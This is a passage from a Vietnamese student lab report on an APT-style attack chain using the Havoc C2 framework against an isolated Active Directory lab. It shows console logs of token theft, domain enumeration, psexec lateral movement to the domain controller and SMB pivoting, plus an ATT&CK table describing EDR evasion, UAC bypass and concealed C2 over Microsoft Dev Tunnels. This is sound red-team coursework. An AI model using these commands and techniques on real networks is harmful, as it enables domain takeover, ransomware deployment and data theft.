Tiếp theo đó, chúng ta kiểm tra thì thấy có một process dùng token của máy Domain Admin (PID 5152), tận dụng SeDebugPrivilege chúng ta vừa lấy được, thực hiện Token Impersonate Domain Admin để chuẩn bị cho bước Lateral Movement.

```

SeImpersonatePrivilege :: Enabled
SeCreateGlobalPrivilege :: Enabled
SeIncreaseWorkingSetPrivilege :: Disabled
SeTimeZonePrivilege :: Disabled
SeCreateSymbolicLinkPrivilege :: Disabled
SeDelegateSessionUserImpersonatePrivilege :: Disabled

17/06/2026 14:27:28 [Spider] Demon » token revert
[*] [F0A81D35] Tasked demon to revert the process token
[+] Send Task to Agent [16 bytes]
[+] Successful reverted token to itself

17/06/2026 14:27:33 [Spider] Demon » token steal 5152
[*] [4D60CE7F] Tasked demon to steal a process token
[+] Send Task to Agent [24 bytes]
[+] Successful stole and impersonated token from 5152 User:[NHOM11\administrator] TokenID:[0]

[helpdesk/CLIENT-1] execver_2.exe/2504 x64 (Nhom11.NT205.Q22)

```

Hình 63. Sử dụng quyền SeDebugPrivilege vừa lấy được để impersonate token của Domain Admin


```
17/06/2026 14:27:59 [5pider] Demon » domainenum
[*] [0C4237F8] Tasked demon to list user accounts in the current domain
[+] Send Task to Agent [31 bytes]
[+] Received Output [55 bytes]:
-- Administrator
-- Guest
-- krbtgt
-- helpdesk
-- iis

[*] BOF execution completed

[helpdesk/CLIENT-1] execver_2.exe/2504 x64 (Nhom11.NT205.Q22)
```

Hình 64. Enumerate thông tin các Account trong Domain

```
Teamserver Chat X [4e89fed0] helpdesk/CLIENT-1 X Loot Collection X [2ba
[+] DomainName:
    Nhom11.NT205.Q22
[+] DomainGuid:
    {7BC9452D-D4D4-4169-8C80-6D2D8D3E957A}
[+] DnsForestName:
    Nhom11.NT205.Q22
[+] DcSiteName:
    Default-First-Site-Name
[+] ClientSiteName:
    Default-First-Site-Name
[+] DomainControllerName (PDC):
    \\AD.Nhom11.NT205.Q22
[+] DomainControllerAddress (PDC):
    \\10.10.30.102
[+] Default Domain Password Policy:
    Password history length: 24
    Maximum password age (d): 42
    Minimum password age (d): 1
    Minimum password length: 7
[+] Account Lockout Policy:
    Account lockout threshold: 0
    Account lockout duration (m): 30
    Account lockout observation window (m): 30
[+] NextDc DnsHostName:
    ad.nhom11.nt205.q22

[+] BOF execution completed

[helpdesk/CLIENT-1] execver_2.exe/2504 x64 (Nhom11.NT205.Q22)
>>>
```

Hình 65. Dùng dcenum để khai thác toàn bộ thông tin về Domain Controller


Tại đây, chúng ta thấy rõ được Domain Password Policy, Domain name, IP máy AD và cả máy AD,... các thông tin này sẽ được sử dụng cho việc Lateral Movement ở kịch bản tiếp theo.

3. Lateral Movement & Privilege Escalation với giao thức SMB (Pivoting)

Với kịch bản này, chúng ta đã có một kết nối process có quyền Local Admin (helpdesk) trong hệ thống mạng AD.

Mục tiêu là máy Domain Admin (AD – 10.10.30.102) chúng ta đã Enumerate được thông tin ở kịch bản trước, chúng ta sẽ thực hiện dùng command jump-exec của Havoc C2 để đưa payload sang máy AD và tạo Service trên máy.

Đầu tiên, chúng ta tạo một Listener giao thức SMB để lắng nghe.



Hình 66. Tạo Listener SMB name pipe havoc

Tại máy Client (máy đang bị điều khiển hiện tại), chúng ta có một process có token của Administrator (PID: 8908), đồng thời ta cũng vừa đủ quyền để có thể thực hiện Impersonate token của process này. (Bước này đã được thực hiện ở kịch bản 2)

```

FileCobAuth.exe 5992 772 1 x64 3 NHOM11\client
OneDrive.Sync.Service.exe 9164 4340 1 x64 16 NHOM11\client
powershell.exe 6868 4532 1 x64 9 NHOM11\Administrator
conhost.exe 5756 6868 1 x64 4 NHOM11\Administrator
powershell.exe 6704 4532 1 x64 9 NHOM11\helpdesk
conhost.exe 8684 6704 1 x64 4 NHOM11\helpdesk
powershell.exe 8908 4532 1 x64 12 NHOM11\Administrator
conhost.exe 2772 8908 1 x64 3 NHOM11\Administrator
devtunnel.exe 5256 6868 1 x64 20 NHOM11\Administrator
exec.exe 9012 6704 1 x64 9 NHOM11\helpdesk

10/06/2026 05:46:10 [Spider] Demon » token steal 8908
[*] [FCD7E12B] Tasked demon to steal a process token
[+] Send Task to Agent [24 bytes]
[+] Successful stole and impersonated token from 8908 User:[NHOM11\Administrator] TokenID:[0]

```

Hình 67. Thực hiện Impersonate Token trên máy Client để giả mạo Administrator

Sau khi giả mạo được Administrator, chúng ta hoàn toàn có thể dùng lệnh jump-exec psexec để tạo một service trên máy AD, Service này có Listener là SMB pipe havoc mà chúng ta tạo lúc trước.

```

17/06/2026 14:28:56 [Spider] Demon » jump-exec psexec ad.nhom11.nt205.q22 DemoService /home/kali/Downloads/service.exe
[*] [F93B16E5] Tasked demon to execute /home/kali/Downloads/service.exe on ad.nhom11.nt205.q22 using psexec
[+] Send Task to Agent [31 bytes]
[*] BOF execution completed

[helpdesk/CLIENT-1] execver_2.exe/2504 x64 (Nhom11.NT205.Q22)


```

Hình 68. Dùng lệnh jump-exec để tạo service tên DemoService trên máy AD

Name	PID	Status	User name	CPU	Memory (a...)	Archite...	Description
AggregatorHost.exe	2668	Running	SYSTEM	00	592 K	x64	AggregatorH...
ApplicationFrameHo...	1876	Running	Administr...	00	4,888 K	x64	Application F...
csrss.exe	412	Running	SYSTEM	00	1,188 K	x64	Client Server ...
csrss.exe	520	Running	SYSTEM	00	1,208 K	x64	Client Server ...
ctfmon.exe	3172	Running	Administr...	00	3,040 K	x64	CTF Loader
DemoService.exe	5332	Running	SYSTEM	00	1,156 K	x64	DemoService
dfsrs.exe	8	Running	SYSTEM	00	6,936 K	x64	Distributed Fil...
dfssvc.exe	2068	Running	SYSTEM	00	1,596 K	x64	Windows NT ...
dllhost.exe	2844	Running	SYSTEM	00	2,928 K	x64	COM Surrogate
dllhost.exe	4328	Running	Administr...	00	2,028 K	x64	COM Surrogate
dns.exe	1880	Running	SYSTEM	00	120,624 K	x64	Domain Nam...
dwm.exe	272	Running	DWM-1	00	53,320 K	x64	Desktop Win...
explorer.exe	3052	Runnina	Administr...	00	6,500 K	x64	Windows Exp...

Hình 69. Khi lệnh thực thi thành công, chúng ta có một service DemoService.exe trên máy AD

Cuối cùng, sau khi tạo thành công service, tại máy AD (máy đang được chiếm quyền điều khiển), chúng ta dùng lệnh pivot connect để thông qua máy helpdesk (192.168.40.102) kết nối với máy AD bằng giao thức SMB với listener mà chúng ta đã tạo. Ngay khi kết nối thành công, chúng ta có ngay quyền System trên máy.



Hình 70. Dùng lệnh Pivot kết nối về pipe havoc

Khi đã có quyền SYSTEM trên máy AD, tại đây chúng ta có thể upload ransomware hoặc thực hiện Data Stealer/Exfiltration thoải mái.

CHƯƠNG VII. MITRE ATT&CK MAPPING

Giai đoạn	Tactic	Technique	Sub-technique	Procedure
1. Initial access	Execution	Command and Scripting Interpreter	T1059.003: Windows Command Shell	Attacker tương tác thông qua foothold reverse shell ban đầu (quyền Low Integrity).
2. Resource Development	Resource Development	Stage Capabilities	T1608.002: Upload Malware	Upload Payload Demon Agent lên dịch vụ chia sẻ file WeTransfer để ẩn danh hạ tầng gốc.
3. Command and Control	Command and Control	Proxy	T1090.005: Reverse Proxy	Sử dụng Microsoft Dev Tunnels để bọc dòng lưu lượng và giấu IP thật của Teamserver.
4. Execute C2	Command and Control	Application Layer Protocol	T1071.001: Web Protocols	Tải Payload về từ WeTransfer thông qua reverse shell và kích hoạt kết nối ngược HTTPS về Havoc C2.
5. Defense Evasion	Defense Evasion	Impair Defenses	T1562.001: Disable or Modify Tools	Demon Agent tự động kích hoạt <i>Indirect Syscalls</i> và <i>Sleep Obfuscation</i> để bypass EDR trên máy Client.
6. Privilege Escalation	Privilege Escalation / Defense Evasion	Abuse Elevation Control Mechanism	T1548.002: Bypass User Account Control	Sử dụng Havoc Extension để Bypass UAC, đưa tiến trình từ Medium Integrity (Local Admin) lên High Integrity (System).
7. Discovery	Discovery	Domain Trust Discovery /	T1482: Domain Trust Discovery	Sử dụng Extension Havoc-BloodHound (SharpHound) để

		Account Discovery	T1087.002: Domain Account	thu thập cấu trúc, sơ đồ tin cậy của mạng AD.
8. Lateral Movement	Lateral Movement	Remote Services / Lateral Tool Transfer	T1021.002: SMB/Windows Admin Shares	Sử dụng tài khoản Local Admin/Helpdesk đã chiếm để lây lan sang máy chủ IIS Server qua giao thức mạng nội bộ.
9. Credential Access	Privilege Escalation / Defense Evasion	Access Token Manipulation	T1134.001: Token Impersonation/Theft	Nâng quyền lên SYSTEM trên IIS Server, sau đó thực hiện Impersonate Token của tài khoản Administrator để thâm nhập toàn bộ Domain.

CHƯƠNG VIII. KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN

Sau một thời gian tập trung nghiên cứu lý thuyết, xây dựng hạ tầng Lab ảo hóa cô lập và triển khai chuỗi tấn công mô phỏng bằng framework Havoc C2, đề tài đã hoàn thành các mục tiêu đề ra ban đầu. Quá trình thực nghiệm chuỗi kịch bản tấn công giả định đã mang lại những góc nhìn thực tiễn sâu sắc về phương thức vận hành của một chiến dịch APT hiện đại.

1. Đánh giá kết quả thực nghiệm dựa trên 3 kịch bản trọng tâm

Kết quả thực thi chuỗi 3 kịch bản tấn công mô phỏng được tổng hợp và đánh giá cụ thể như sau:

- Kịch bản 1: Kênh điều khiển ẩn mình và Kỹ thuật Tunneling (Hoàn thành tốt)
 - *Kết quả:* Việc kết hợp giữa dịch vụ phân phối tệp tin hợp pháp WeTransfer (đóng vai trò Staging) và Microsoft Dev Tunnels (đóng vai trò Reverse Proxy) đã mang lại hiệu quả ẩn mình hoàn hảo. Dòng Traffic từ mô hình C2 được bọc lót hoàn toàn dưới các tên miền có độ tin cậy cao của Microsoft, bề gãy khả năng phát hiện dựa trên IP Reputation Filters của hệ thống Edge Defender. Địa chỉ IP gốc của Teams server được che giấu tuyệt đối.
- Kịch bản 2: Cơ chế leo thang đặc quyền Bypass UAC&Domain Enumeration (Thành công có điều kiện / Hạn chế thực tế)
 - *Kết quả:* Kịch bản này gặp phải rào cản thực tế khi tài khoản thỏa hiệp ban đầu từ foothold reverse shell là tài khoản người dùng phổ thông (Low Integrity Privilege) và không nằm trong nhóm Local Administrators. Do đó, kỹ thuật Bypass UAC thông thường không thể kích hoạt trực tiếp. Nhóm đã phải thực hiện thêm một bước phụ thuộc là cung thêm user helpdesk vào nhóm Local Administrators.
 - Sau khi bypass UAC thành công, mô hình Havoc C2 có thể thực hiện Enumeration các users trong mạng Domain để chuẩn bị cho kịch bản tiếp theo
- Kịch bản 3: Lateral Movement và Privilege Escalation tài khoản Domain Admin (Hoàn thành tốt)

- *Kết quả:* Bằng cách tận dụng dòng dữ liệu ẩn mình từ Kịch bản 1 và sử dụng thông tin tài khoản có được từ việc Domain Enumeration có được từ Kịch bản 2, Nhóm đã lây lan thành công sang máy chủ Domain Admin qua giao thức mạng nội bộ (SMB). Tại đây, sau khi lây lan thành công, máy Domain Admin đã hoàn toàn bị chiếm và điều khiển. Lúc này, hoàn toàn đứng trước nguy cơ bị mất data và dính ransomware.

ĐỊNH HƯỚNG PHÁT TRIỂN TRONG TƯƠNG LAI

Mở rộng năng lực nghiên cứu mã độc (Red Team)

- Tùy biến Demon Agent: Nghiên cứu sâu vào mã nguồn mở của Havoc để có thể cá nhân hóa được script riêng, giảm sự phụ thuộc vào Extension của các Developers viết sẵn.
- Tích hợp đa kênh C2 (Multi-C2 Channels): Thử nghiệm phát triển các kênh truyền thông C2 bất thường khác ngoài HTTP/HTTPS và SMB, ví dụ như DNS Tunneling hoặc lạm dụng API của các dịch vụ Cloud hợp pháp (Slack, Discord, Google Drive) để tối ưu hóa khả năng lẩn trốn lưu lượng.

TÀI LIỆU THAM KHẢO

Tài liệu chính thống về Havoc C2 Framework

- [1] C5pider, "Havoc C2: A modern and malleable post-exploitation command and control framework," *GitHub Repository*, 2022. [Trực tuyến]. Khả dụng: <https://github.com/HavocFramework/Havoc>. [Truy cập: 18 Tháng 6 2026].
- [2] Havoc C2 Development Team, "Havoc C2 Framework Documentation," *Havoc C2 Docs*, 2023. [Trực tuyến]. Khả dụng: <https://havocframework.com/docs>. [Truy cập: 18 Tháng 6 2026].
- [3] Redfox Cybersecurity, "Havoc C2 Framework: Red Teamer's Guide to Setup & Tradecraft," *Redfox Cybersecurity Docs*, 2025. [Trực tuyến]. Khả dụng: <https://www.redfoxsec.com/blog/havoc-c2-framework-a-red-teamers-complete-guide-to-setup-commands-and-tradecraft>. [Truy cập: 18 Tháng 6 2026].

Tài liệu về cơ chế Tránh né Phòng thủ (Indirect Syscalls & Sleep Obfuscation)

- [4] S. Sharaf, "Hell's Gate: Dynamic System Calls in Windows Malware," *Am0nsec Research*, 2020. [Trực tuyến]. Khả dụng: <https://github.com/am0nsec/HellsGate>. [Truy cập: 18 Tháng 6 2026].
- [5] C5pider, "Ekko: Sleep Obfuscation technique via Timer Queues," *GitHub Repository*, 2022. [Trực tuyến]. Khả dụng: <https://github.com/Cracked5pider/Ekko>. [Truy cập: 18 Tháng 6 2026].

Tài liệu về Ma trận MITRE ATT&CK & Các kỹ thuật khai thác trong kịch bản

- [6] MITRE ATT&CK, "Matrix for Enterprise v14," *MITRE Corporation*, 2023. [Trực tuyến]. Khả dụng: <https://attack.mitre.org/>. [Truy cập: 18 Tháng 6 2026].
- [7] Microsoft Security Team, "Microsoft Dev Tunnels Documentation: Securely share your local web services," *Microsoft Learn*, 2023. [Trực tuyến]. Khả dụng: <https://learn.microsoft.com/en-us/azure/developer/dev-tunnels/>. [Truy cập: 18 Tháng 6 2026].
- [8] Active Counter Measure, " Tunneling Havoc C2 with Microsoft Dev Tunnels," *Malware of the Day Docs*, 2024. [Trực tuyến]. Khả dụng: <https://www.activecountermeasures.com/malware-of-the-day-tunneling-havoc-c2-with-microsoft-dev-tunnels/>. [Truy cập: 18 Tháng 6 2026].

- [9] 100 Days of Redteam, "Demonstration of couple of UAC bypass methods using Havoc C2," *100 Days of Redteam Documentations*, 2025. [Trực tuyến]. Khả dụng: <https://www.100daysofredteam.com/p/using-havoc-c2-to-bypass-part-2>. [Truy cập: 18 Tháng 6 2026].
- [10] SpecterOps, "BloodHound Enterprise: Active Directory Trust and Attack Path Analysis," *BloodHound Documentation*, 2021. [Trực tuyến]. Khả dụng: <https://support.bloodhoundenterprise.io/>. [Truy cập: 18 Tháng 6 2026].
- [11] Assume Breach, "Home Grown Red Team: Lateral Movement With Havoc C2 And Microsoft EDR," *Home Grown Red Team Docs*, 2022. [Trực tuyến]. Khả dụng: <https://assume-breach.medium.com/home-grown-red-team-lateral-movement-with-havoc-c2-and-microsoft-edr-300b7389b1f7>. [Truy cập: 18 Tháng 6 2026].

GIẢI TRÌNH CHỈNH SỬA ĐỒ ÁN

STT	Yêu cầu hình sửa	Nội dung chỉnh sửa của nhóm (trình bày ngắn gọn các ý đã chỉnh sửa)	Chú thích (Trang tương ứng với nội dung đã chỉnh sửa trong báo cáo hoặc tên file/link demo,...)
1	Hoàn thiện mô hình mạng	Hoàn thiện lại mô hình mạng, bổ sung thêm các thành phần Firewall và IDS.	Chương 4. Thiết kế hệ thống. Chương 5. Triển khai hệ thống.
2	Chỉnh sửa thêm kịch bản chi tiết hơn	Giải thích chi tiết tổng qua kịch bản và ngữ cảnh tấn công. Hoàn thiện Demo cho các kịch bản.	Chương 6. Kịch bản triển khai.
3	Bổ sung thêm Demo bypass Win Defender và Suricata	Trình bày đầy đủ Demo khai thác với ngữ cảnh toàn bộ Win Defender và IDS được hoạt động.	Trong link drive và phần kịch bản Chương 6.

Bảng 3. Bảng giải trình nội dung chỉnh sửa báo cáo

HẾT